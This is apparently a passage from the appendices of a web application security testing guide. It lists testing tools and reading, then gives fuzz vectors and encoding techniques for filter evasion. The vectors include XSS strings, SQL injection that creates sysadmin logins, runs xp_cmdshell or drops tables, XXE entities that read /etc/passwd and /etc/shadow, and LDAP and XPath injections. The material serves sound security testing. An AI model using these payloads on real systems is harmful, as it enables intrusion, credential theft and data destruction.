- OllyDbg - <http://www.ollydbg.de>
 - "A windows based debugger used for analyzing buffer overflow vulnerabilities"
- Spike - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
 - A fuzzer framework that can be used to explore vulnerabilities and perform length testing
- Brute Force Binary Tester (BFB) - <http://bfbtester.sourceforge.net>
 - A proactive binary checker
- Metasploit - <http://www.metasploit.com/projects/Framework/>
 - A rapid exploit development and Testing frame work

Fuzzer

- [WSFuzzer](#)

Googling

- Foundstone Sitedigger (Google cached fault-finding) - <http://www.foundstone.com/resources/proddesc/sitedigger.htm>

COMMERCIAL BLACK BOX TESTING TOOLS

- Typhon - <http://www.ngssoftware.com/products/internet-security/ngs-typhon.php>
- NGSSquirrel - <http://www.ngssoftware.com/products/database-security/>
- Watchfire AppScan - <http://www.watchfire.com>
- CenZic Hailstorm - http://www.cenzic.com/products_services/cenzic_hailstorm.php
- SPI Dynamics WebInspect - <http://www.spidynamics.com>
- Burp Intruder - <http://portswigger.net/intruder>
- Acunetix Web Vulnerability Scanner - <http://www.acunetix.com>
- ScanDo - <http://www.kavado.com>
- WebSleuth - <http://www.sandsprite.com>
- NT Objectives NTOSpider - <http://www.ntobjectives.com/products/ntospider.php>
- Fortify Pen Testing Team Tool - <http://www.fortifysoftware.com/products/tester>
- Sandsprite Web Sleuth - <http://sandsprite.com/Sleuth/>
- MaxPatrol Security Scanner - <http://www.maxpatrol.com>
- Ecyware GreenBlue Inspector - <http://www.ecyware.com>
- Parasoft WebKing (more QA-type tool)
- MatriXay - <http://www.dbappsecurity.com>
- N-Stalker Web Application Security Scanner - <http://www.nstalker.com>

SOURCE CODE ANALYZERS - OPEN SOURCE / FREeware

- [OWASP LAPSE](#)
- PMD - <http://pmd.sourceforge.net/>
- FlawFinder - <http://www.dwheeler.com/flawfinder>
- Microsoft's [FxCop](#)
- Splint - <http://splint.org>

- Boon - <http://www.cs.berkeley.edu/~daw/boon>
- Pscan - <http://www.striker.ottawa.on.ca/~aland/pscan>
- FindBugs - <http://findbugs.sourceforge.net>

SOURCE CODE ANALYZERS - COMMERCIAL

- Fortify - <http://www.fortifysoftware.com>
- Ounce labs Prexis - <http://www.ouncelabs.com>
- Veracode - <http://www.veracode.com>
- GrammaTech - <http://www.grammatech.com>
- ParaSoft - <http://www.parasoft.com>
- ITS4 - <http://www.cigital.com/its4>
- CodeWizard - <http://www.parasoft.com/products/wizard>
- Armorize CodeSecure - <http://www.armorize.com/product/>
- Checkmarx CxSuite - <http://www.checkmarx.com>

ACCEPTANCE TESTING TOOLS – OPEN SOURCE

- Acceptance testing tools are used to validate the functionality of web applications. Some follow a scripted approach and typically make use of a Unit Testing framework to construct test suites and test cases. Most, if not all, can be adapted to perform security specific tests in addition to functional tests.
- WATIR - <http://wtr.rubyforge.org>
 - A Ruby-based web testing framework that provides an interface into Internet Explorer.
 - Windows only.
- HtmlUnit - <http://htmlunit.sourceforge.net>
 - A Java and JUnit based framework that uses the Apache HttpClient as the transport.
 - Very robust and configurable and is used as the engine for a number of other testing tools.
- jWebUnit - <http://jwebunit.sourceforge.net>
 - A Java based meta-framework that uses htmlunit or selenium as the testing engine.
- Canoo Webtest - <http://webtest.canoo.com>
 - An XML based testing tool that provides a facade on top of htmlunit.
 - No coding is necessary as the tests are completely specified in XML.
 - There is the option of scripting some elements in Groovy if XML does not suffice.
 - Very actively maintained.
- HttpUnit - <http://httpunit.sourceforge.net>
 - One of the first web testing frameworks, suffers from using the native JDK provided HTTP transport, which can be a bit limiting for security testing.
- Watij - <http://watij.com>
 - A Java implementation of WATIR.
 - Windows only because it uses IE for its tests (Mozilla integration is in the works).
- Solex - <http://solex.sourceforge.net>
 - An Eclipse plugin that provides a graphical tool to record HTTP sessions and make assertions based on the results.
- Selenium - <http://www.openqa.org/selenium/>
 - JavaScript based testing framework, cross-platform and provides a GUI for creating tests.
 - Mature and popular tool, but the use of JavaScript could hamper certain security tests.

OTHER TOOLS

Runtime Analysis



- Rational PurifyPlus - <http://www-306.ibm.com/software/awdtools>

Binary Analysis

- BugScam - <http://sourceforge.net/projects/bugscam>
- BugScan - <http://www.hbgary.com>
- Veracode - <http://www.veracode.com>

Requirements Management

- Rational Requisite Pro - <http://www-306.ibm.com/software/awdtools/reqpro>

Site Mirroring

- wget - <http://www.gnu.org/software/wget>, <http://www.interlog.com/~tcharron/wgetwin.html>
- curl - <http://curl.haxx.se>
- Sam Spade - <http://www.samspace.org>
- Xenu - <http://home.snafu.de/tilman/xenulink.html>

APPENDIX B: SUGGESTED READING

WHITEPAPERS

- Security in the SDLC (NIST) - <http://csrc.nist.gov/publications/nistpubs/800-64/NIST-SP800-64.pdf>
- The OWASP Guide to Building Secure Web Applications - http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- The Economic Impacts of Inadequate Infrastructure for Software Testing - <http://www.nist.gov/director/prog-ofc/report02-3.pdf>
- Threats and Countermeasures: Improving Web Application Security - <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/threatcounter.asp>
- Web Application Security is Not an Oxy-Moron, by Mark Curphey - http://www.sbg.com/sbg/app_security/index.html
- The Security of Applications: Not All Are Created Equal - http://www.atstake.com/research/reports/acrobat/atstake_app_unequal.pdf
- The Security of Applications Reloaded - http://www.atstake.com/research/reports/acrobat/atstake_app_reloaded.pdf
- Use Cases: Just the FAQs and Answers - http://www-106.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/UseCaseFAQS_TheRationalEdge_Jan2003.pdf

BOOKS

- James S. Tiller: "The Ethical Hack: A Framework for Business Value Penetration Testing", Auerbach, ISBN: 084931609X
- Susan Young, Dave Aitel: "The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks", Auerbach, ISBN: 0849308887
- Secure Coding, by Mark Graff and Ken Van Wyk, published by O'Reilly, [ISBN 0596002424](http://www.securecoding.org)(2003) - <http://www.securecoding.org>
- Building Secure Software: How to Avoid Security Problems the Right Way, by Gary McGraw and John Viega, published by Addison-Wesley Pub Co, [ISBN 020172152X](http://www.buildingsecuresoftware.com) (2002) - <http://www.buildingsecuresoftware.com>
- Writing Secure Code, by Mike Howard and David LeBlanc, published by Microsoft Press, [ISBN 0735617228](http://www.microsoft.com/mspress/books/5957.asp) (2003) <http://www.microsoft.com/mspress/books/5957.asp>
- Innocent Code: A Security Wake-Up Call for Web Programmers, by Sverre Huseby, published by John Wiley & Sons, [ISBN 0470857447](http://innocentcode.thathost.com)(2004) - <http://innocentcode.thathost.com>
- Exploiting Software: How to Break Code, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, [ISBN 0201786958](http://www.exploitingsoftware.com) (2004) - <http://www.exploitingsoftware.com>
- Secure Programming for Linux and Unix HOWTO, David Wheeler (2004) - <http://www.dwheeler.com/secure-programs>
- Mastering the Requirements Process, by Suzanne Robertson and James Robertson, published by Addison-Wesley Professional, [ISBN 0201360462](http://www.systemsguild.com/GuildSite/Robs/RMPBookPage.html) - <http://www.systemsguild.com/GuildSite/Robs/RMPBookPage.html>

- The Unified Modeling Language – A User Guide - http://www.awprofessional.com/catalog/product.asp?product_id=%7B9A2EC551-6B8D-4EBC-A67E-84B883C6119F%7D
- Web Applications (Hacking Exposed) by Joel Scambray and Mike Shema, published by McGraw-Hill Osborne Media, [ISBN 007222438X](http://www.mhprofessional.com/ISBN/007222438X)
- Software Testing In The Real World (Acm Press Books) by Edward Kit, published by Addison-Wesley Professional, [ISBN 0201877562](http://www.addison-wesley.com/ISBN/0201877562) (1995)
- Securing Java, by Gary McGraw, Edward W. Felten, published by Wiley, [ISBN 047131952X](http://www.wiley.com/ISBN/047131952X) (1999) - <http://www.securingsjava.com>
- Beizer, Boris, Software Testing Techniques, 2nd Edition, © 1990 International Thomson Computer Press, [ISBN 0442206720](http://www.it-ebooks.com/ISBN/0442206720)

USEFUL WEBSITES

- OWASP — <http://www.owasp.org>
- SANS - <http://www.sans.org>
- Secure Coding — <http://www.securecoding.org>
- Secure Coding Guidelines for the .NET Framework - <http://msdn.microsoft.com/security/securecode/bestpractices/default.aspx?pull=/library/en-us/dnnetsec/html/seccodeguide.asp>
- Security in the Java platform — <http://java.sun.com/security>
- OASIS WAS XML — http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=was

APPENDIX C: FUZZ VECTORS

The following are fuzzing vectors which can be used with [WebScarab](#), [JBroFuzz](#), [WSFuzzer](#), or another fuzzer. Fuzzing is the "kitchen sink" approach to testing the response of an application to parameter manipulation. Generally one looks for error conditions that are generated in an application as a result of fuzzing. This is the simple part of the discovery phase. Once an error has been discovered identifying and exploiting a potential vulnerability is where skill is required.

FUZZ CATEGORIES

In the case of stateless network protocol fuzzing (like HTTP(S)) two broad categories exist:

- Recursive fuzzing
- Replacive fuzzing

We examine and define each category in the sub-sections that follow.

RECURSIVE FUZZING

Recursive fuzzing can be defined as the process of fuzzing a part of a request by iterating through all the possible combinations of a set alphabet. Consider the case of:

```
http://www.example.com/8302fa3b
Selecting "8302fa3b" as a part of the request to be fuzzed against the set hexadecimal
alphabet i.e. {0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f} falls under the category of recursive
fuzzing. This would generate a total of 16^8 requests of the form:
http://www.example.com/00000000
...
```



```
http://www.example.com/11000fff
...
http://www.example.com/ffffff
```

REPLACIVE FUZZING

Replacive fuzzing can be defined as the process of fuzzing part of a request by means of replacing it with a set value. This value is known as a fuzz vector. In the case of:

```
http://www.example.com/8302fa3b
```

Testing against Cross Site Scripting (XSS) by sending the following fuzz vectors:

```
http://www.example.com/>"><script>alert("XSS")</script>&
http://www.example.com/' ' ;!--"<XSS>=&{() }
```

This is a form of replacive fuzzing. In this category, the total number of requests is dependant on the number of fuzz vectors specified.

The remainder of this appendix presents a number of fuzz vector categories.

CROSS SITE SCRIPTING (XSS)

For details on XSS: [Cross site scripting section](#)

```
>"><script>alert("XSS")</script>&
"><STYLE>@import" javascript:alert('XSS')";</STYLE>
>" '><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;
  alert(%26quot;%26%23x20;XSS%26%23x20;Test%26%23x20;Successful%26quot;)>

>%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22>
'%ufflscript%ufflealert('XSS')%ufflc/script%uffle'
">
>"
' ' ;!--"<XSS>=&{() }
<IMG SRC=" javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert(&quot;XSS<WBR>&quot;)>
<IMG SRC=%#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;
  &#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83<WBR>;&#83;&#39;&#41>
<IMG SRC=%#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058
  &#0000097&#0000108&#0000101&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000039&#0000041>

<IMG SRC=%#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72
  &#x74&#x28
  &#x27&#x58&#x53&#x53&#x27&#x29>

<IMG SRC="jav&#x09;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#x0A;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#x0D;ascript:alert(<WBR>'XSS');">
```

BUFFER OVERFLOWS AND FORMAT STRING ERRORS

BUFFER OVERFLOWS (BFO)

A buffer overflow or memory corruption attack is a programming condition which allows overflowing of valid data beyond its prelocated storage limit in memory.

For details on Buffer Overflows: [Buffer overflow section](#)

Note that attempting to load such a definition file within a fuzzer application can potentially cause the application to crash.

```
A x 5
A x 17
A x 33
A x 65
A x 129
A x 257
A x 513
A x 1024
A x 2049
A x 4097
A x 8193
A x 12288
```

FORMAT STRING ERRORS (FSE)

Format string attacks are a class of vulnerabilities which involve supplying language specific format tokens in order to execute arbitrary code or crash a program. Fuzzing for such errors has as an objective to check for unfiltered user input.

An excellent introduction on FSE can be found in the USENIX paper entitled: Detecting Format String Vulnerabilities with Type Qualifiers

Note that attempting to load such a definition file within a fuzzer application can potentially cause the application to crash.

```
%s%p%x%d
.1024d
%.2049d
%p%p%p%p
%x%x%x%x
%d%d%d%d
%s%s%s%s
%99999999999s
%08x
%%20d
%%20n
%%20x
%%20s
%s%s%s%s%s%s%s%s
%p%p%p%p%p%p%p%p
%#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x%%
%s x 129
%x x 257
```

INTEGER OVERFLOWS (INT)



Integer overflow errors occur when a program fails to account for the fact that an arithmetic operation can result in a quantity either greater than a data type's maximum value or less than its minimum value. If an attacker can cause the program to perform such a memory allocation, the program can be potentially vulnerable to a buffer overflow attack.

```
-1
0
0x100
0x1000
0x3fffffff
0x7fffffff
0x7fffffff
0x80000000
0xffffffff
0xffffffff
0x10000
0x10000
```

SQL INJECTION

This attack can affect the database layer of an application and is typically present when user input is not filtered for SQL statements.

For details on Testing SQL Injection: [Testing for SQL Injection section](#)

SQL Injection is classified in the following two categories, depending on the exposure of database information (passive) or the alteration of database information (active).

- Passive SQL Injection
- Active SQL Injection

Active SQL Injection statements can have a detrimental effect on the underlying database if successfully executed.

PASSIVE SQL INJECTION (SQP)

```
'||(elt(-3+5,bin(15),ord(10),hex(char(45))))
||6
'||6
('||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%22+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+
' or 1=1--
" or 1=1--
' or 1=1 /*
or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
Admin' OR '
)%20SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES--
) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES;
```



```

' having 1=1--
' having 1=1--
' group by userid having 1=1--
' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = tablename')-
-
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+ 'thing'
' OR 'text' = N'text'
' OR 'something' like 'some%'
' OR 2 > 1
' OR 'text' > 't'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);
' union select * from users where login = char(114,111,111,116);
' union select
Password:*/=1--
UNI/**/ON SEL/**/ECT
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
'; EXEC ('SEL' + 'ECT US' + 'ER')
'/**/OR/**/1/**/=**/1
' or 1/*
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+&password=
'; begin declare @var varchar(8000) set @var=: ' select @var=@var'+login+'/' +password+ ' '
from users where login >
@var select @var as var into temp end --

' and 1 in (select var from temp)--
' union select 1,load_file('/etc/passwd'),1,1,1;
1;(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
' and 1=( if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

```

ACTIVE SQL INJECTION (SQI)

```

'; exec master..xp_cmdshell 'ping 10.10.1.2'--
CREATE USER name IDENTIFIED BY 'pass123'
CREATE USER name IDENTIFIED BY pass123 TEMPORARY TABLESPACE temp DEFAULT TABLESPACE users;
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
exec sp_addsrvrolemember 'name' , 'sysadmin'
INSERT INTO mysql.user (user, host, password) VALUES ('name', 'localhost',
PASSWORD('pass123'))
GRANT CONNECT TO name; GRANT RESOURCE TO name;
INSERT INTO Users(Login, Password, Level) VALUES( char(0x70) + char(0x65) + char(0x74) +
char(0x65) + char(0x72) + char(0x70)
+ char(0x65) + char(0x74) + char(0x65) + char(0x72),char(0x64)

```

LDAP INJECTION

For details on LDAP Injection: [LDAP Injection section](#)

```

|
!
(
)

```



```
%28
%29
&
%26
%21
%7C
*|
%2A%7C
*(|(mail=*))
%2A%28%7C%28mail%3D%2A%29%29
*(|(objectclass=*))
%2A%28%7C%28objectclass%3D%2A%29%29
*()|%26'
admin*
admin*(((userPassword=*))
*)(uid=*))(|(uid=*
```

XPATCH INJECTION

For details on XPATCH Injection: [XPath Injection section](#)

```
'+or+'1'='1
'+or+'='
x'+or+1=1+or+'x'='y
/
//
//*
*/*
@*
count(/child::node())
x'+or+name()='username'+or+'x'='y
```

XML INJECTION

Details on XML Injection here: [XML Injection section](#)

```
<![CDATA[<script>var n=0;while(true){n++;}</script>]]>
<?xml version="1.0" encoding="ISO-8859-1"??><foo><![CDATA[<]]>SCRIPT<![CDATA[>]]>alert('gotcha');<![CDATA[<]]>/SCRIPT<![CDATA[>]]></foo>
<?xml version="1.0" encoding="ISO-8859-1"??><foo><![CDATA[' or 1=1 or ''=']]></foo>
<?xml version="1.0" encoding="ISO-8859-1"??><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file://c:/boot.ini">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"??><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"??><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///etc/shadow">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"??><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///dev/random">]><foo>&xee;</foo>
```

APPENDIX D: ENCODED INJECTION

BACKGROUND

Character Encoding is primarily used to represent characters, numbers and other symbols in a format that is suitable for a computer to understand, store, and render data. It is, in simple terms, the conversion of bytes into characters - characters belonging to different languages like English, Chinese, Greek or any other known language. A common and one of the early character encoding schemes is ASCII (American Standard Code for Information Interchange) that initially, used 7 bit coded characters. Today, the most common encoding scheme used is Unicode (UTF 8).

Character encoding has another use or rather misuse. It is being commonly used for encoding malicious injection strings in order to obfuscate and thus bypass input validation filters or take advantage of the browser's functionality of rendering an encoding scheme.

INPUT ENCODING – FILTER EVASION

Web applications usually employ different types of input filtering mechanisms to limit the input that can be submitted by its users. If these input filters are not implemented sufficiently well, it is possible to slip a character or two through these filters. For instance, a / can be represented as 2F (hex) in ASCII, while the same character (/) is encoded as C0 AF in Unicode (2 byte sequence). Therefore, it is important for the input filtering control to be aware of the encoding scheme used. If the filter is found to be detecting UTF 8 encoded injections a different encoding scheme may be employed to bypass the filter.

In other words, an encoded injection works because even though an input filter might not recognize or filter an encoded attack, the browser correctly interprets it while rendering the web page.

OUTPUT ENCODING – SERVER & BROWSER CONSENSUS

Web browsers, in order to coherently display a web page, are required to be aware of the encoding scheme used. Ideally, this information should be provided to the browser through HTTP headers ("Content-Type") as shown below:

```
Content-Type: text/html; charset=UTF-8  
or through HTML META tag ("META HTTP-EQUIV"), as shown below:  
<META http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
```

It is through these character encoding declarations that the browser understands which set of characters to use when converting bytes to characters. Note: The content type mentioned in the HTTP header has precedence over the META tag declaration.

CERT describes it here as follows:

Many web pages leave the character encoding ("charset" parameter in HTTP) undefined. In earlier versions of HTML and HTTP, the character encoding was supposed to default to ISO-8859-1 if it wasn't defined. In fact, many browsers had a different default, so it was not possible to rely on the default being ISO-8859-1. HTML version 4 legitimizes this - if the character encoding isn't specified, any character encoding can be used.

If the web server doesn't specify which character encoding is in use, it can't tell which characters are special. Web pages with unspecified character encoding work most of the time because most character sets assign the same characters to byte values below 128. But which of the values above 128 are special? Some 16-bit character-encoding schemes have additional multi-byte representations for special characters such as "<". Some browsers recognize this alternative encoding and act on



it. This is "correct" behavior, but it makes attacks using malicious scripts much harder to prevent. The server simply doesn't know which byte sequences represent the special characters

Therefore in the event of not receiving the character encoding information from the server, the browser either attempts to 'guess' the encoding scheme or reverts to a default scheme. In some cases, the user explicitly sets the default encoding in the browser to a different scheme. Any such mismatch in the encoding scheme used by the web page (server) and the browser may cause the browser to interpret the page in a manner that is unintended or unexpected.

Encoded Injections

All the scenarios given below form only a subset of the various ways obfuscation can be achieved in order to bypass input filters. Also, the success of encoded injections depends on the browser in use. For example, US-ASCII encoded injections were previously successful only in IE browser but not in Firefox. Therefore, it may be noted that encoded injections, to a large extent, are browser dependent.

Basic Encoding

Consider a basic input validation filter that protects against injection of single quote character. In this case the following injection would easily bypass this filter:

```
<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

String.fromCharCode Javascript function takes the given Unicode values and returns the corresponding string. This is one of the most basic forms of encoded injections. Another vector that can be used to bypass this filter is:

```
<IMG SRC=javascript:alert(&quot ;XSS&quot ; )>  
<IMG SRC=javascript:alert(&#34 ;XSS&#34 ; )> (Numeric reference)
```

The above uses HTML Entities to construct the injection string. HTML Entities encoding is used to display characters that have a special meaning in HTML. For instance, '>' works as a closing bracket for a HTML tag. In order to actually display this character on the web page HTML character entities should be inserted in the page source. The injections mentioned above are one way of encoding. There are numerous other ways in which a string can be encoded (obfuscated) in order to bypass the above filter.

Hex Encoding

Hex, short for Hexadecimal, is a base 16 numbering system i.e it has 16 different values from 0 to 9 and A to F to represent various characters. Hex encoding is another form of obfuscation that is, sometimes, used to bypass input validation filters. For instance, hex encoded version of the string is

```
<IMG SRC=%6A%61%76%61%73%63%72%69%70%74%3A%61%6C%65%72%74%28%27%58%53%53%27%29>
```

A variation of the above string is given below. Can be used in case '%' is being filtered:

```
<IMG  
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

There are other encoding schemes like Base64 and Octal as well that may be used for obfuscation. Although, every encoding scheme may not work every time, a bit of trial and error coupled with intelligent manipulations would definitely reveal the loophole in a weakly built input validation filter.

UTF-7 Encoding

UTF-7 encoding of `<SCRIPT>alert('XSS');</SCRIPT>` is as below

```
+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
```

For the above script to work, the browser has to interpret the web page as encoded in UTF-7.

Multi-byte Encoding

Variable-width encoding is another type of character encoding scheme that uses codes of varying lengths to encode characters. Multi-Byte Encoding is a type of variable-width encoding that uses varying number of bytes to represent a character. Multibyte encoding is primarily used to encode characters that belong to a large character set e.g. Chinese, Japanese and Korean.

Multibyte encoding has been used in the past to bypass standard input validation functions and carry out cross site scripting and SQL injection attacks.

REFERENCES

- <http://ha.ckers.org/xss.html>
- http://www.cert.org/tech_tips/malicious_code_mitigation.html
- http://www.w3schools.com/HTML/html_entities.asp
- http://www.iss.net/security_center/advice/Intrusions/2000639/default.htm
- http://searchsecurity.techtarget.com/expert/KnowledgebaseAnswer/0,289625,sid14_gci1212217_tax299989,00.html
- <http://www.joelonsoftware.com/articles/Unicode.html>